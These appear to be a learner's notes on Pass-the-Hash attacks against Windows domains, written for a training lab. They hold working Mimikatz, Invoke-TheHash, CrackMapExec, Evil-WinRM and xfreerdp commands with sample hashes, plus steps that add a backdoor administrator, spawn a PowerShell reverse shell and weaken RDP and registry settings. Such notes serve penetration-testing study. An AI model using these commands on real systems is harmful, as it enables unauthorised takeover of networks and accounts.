
- PtH exploits the authentication protocol, as the password hash remains the same for every session until the password is changed.
- Obtaining hashes usually requires elevated privileges
- Dumping the local SAM database from a compromised host.
- Extracting hashes from the NTDS database (ntds.dit) on a Domain Controller.
- Pulling the hashes from memory (lsass.exe).
Windows NTLM
- Windows New Technology LAN Manager (NTLM) is a set of security protocols that authenticates users' identities while also protecting the integrity and confidentiality of their data.
- SSO solutions using challenge-response protocol to verify the user's identity without passwords
- MS supports NTLM, which has compatibility with legacy clients and servers
- Kerberos has taken over as default authentication in windows 2000 and later AD services
- NTLM passwords stored on the server and DC are not salted and can be used directly to authenticate without knowing the actual password
Tools for PtH
Windows
Mimikatz
- https://github.com/ParrotSec/mimikatz
sekurlsa::logonpasswords- to get logon passwords- module name -
sekurlsa::pth- starts the pth process using the hash
/user- username to impersonate/rc4or/ntlm- hash of the user's password/domain- domain the user belongs to. If local, use localhost, computer name or . (dot)/run- program to run (cmd.exeis default)
COMMANDS:
- mimikatz# privilege::debug - Optional
- mimikatz.exe "sekurlsa::pth /user:julio /rc4:64F12CDDAA88057E06A81B54E73B949B /domain:inlanefreight.htb /run:cmd.exe" exit
- This will launch the cmd.exe window
- Check domain using
hostname - to access a shared drive:
dir \\dc01\david

PowerShell Invoke-TheHash
- performs PtH with WMI and SMB as they are accessed through the .NET TCPClient
- Auth done by passing the NTLM hash into the NTLMv2 protocol
- the user and hash we use to authenticate need to have administrative rights on the target computer.
cd C:\tools\Invoke-TheHash\Import-Module .\Invoke-TheHash.psd1-
Invoke-SMBExec -Target 172.16.1.10 -Domain inlanefreight.htb -Username julio -Hash 64F12CDDAA88057E06A81B54E73B949B -Command "net user mark Password123 /add && net localgroup administrators mark /add" -Verbose -
We can add a reverse shell in the
-Commandpart usingInvoke-WMIExec - Start a netcat listener
- Create a reverse shell using https://www.revshells.com/ - Powershell #3 (Base64)
- enter the IP or hostname (DC01); port number
Invoke-WMIExec -Target DC01 -Domain inlanefreight.htb -Username julio -Hash 64F12CDDAA88057E06A81B54E73B949B -Command "powershell -e <base64>"
Linux
Impacket
- options for Command execution, Creds dumping, enumeration
- IMPACKET Options:
- impacket-psexec
- impacket-wmiexec
- impacket-atexec
- impacket-smbexec
Command execution with PsExec
CrackMapExec
- Helpful in AD envs
- Password Spraying to authenticate into some or all hosts in a network
- Keep accountpolicies in mind Commands
crackmapexec smb 172.16.1.0/24 -u Administrator -d . -H 30B3783CE2ABF1AF70F77D0660CF3453- adding
--local-authfor local admin
- adding
-xto execute commands-
netexec smb 172.16.6.3 -u administrator -d INLANEFREIGHT.LOCAL -H 27dedb1dab4d8545c6e1c66fba077da0 -x 'type C:\Users\Administrator\Desktop\flag.txt' -
If password spraying works, it means that the password is being reused across the AD
- Suggestion to client:
LAPS- https://www.microsoft.com/en-us/download/details.aspx?id=46899
Evil-Winrm
- If SMB is blocked, or no admin rights, use this Commands
evil-winrm -i 10.129.201.126 -u Administrator -H 30B3783CE2ABF1AF70F77D0660CF3453- When using a domain account, we need to include the domain name:
administrator@inlanefreight.htb
- When using a domain account, we need to include the domain name:
RDP
- The target must have
Restricted Admin Modeenabled manually or else we get anAccount Restriction Error - Can be done:
- add a new registry key
DisableRestrictedAdmin(REG_DWORD) underHKEY_LOCAL_MACHINE\System\CurrentControlSet\Control\Lsawith the value of0 reg add HKLM\System\CurrentControlSet\Control\Lsa /t REG_DWORD /v DisableRestrictedAdmin /d 0x0 /f Commands
- add a new registry key
xfreerdp /v:10.129.201.126 /u:julio /pth:64F12CDDAA88057E06A81B54E73B949B
Enable RDP from PowerShell
# Enable RDP
Set-ItemProperty -Path 'HKLM:\System\CurrentControlSet\Control\Terminal Server' -name "fDenyTSConnections" -value 0

# Enable NLA (or disable it to make it easier to connect)
Set-ItemProperty -Path 'HKLM:\System\CurrentControlSet\Control\Terminal Server\WinStations\RDP-Tcp' -name "UserAuthentication" -value 1

# Allow RDP through Firewall
Enable-NetFirewallRule -DisplayGroup "Remote Desktop"
UAC Limits Pass the Hash for Local Accounts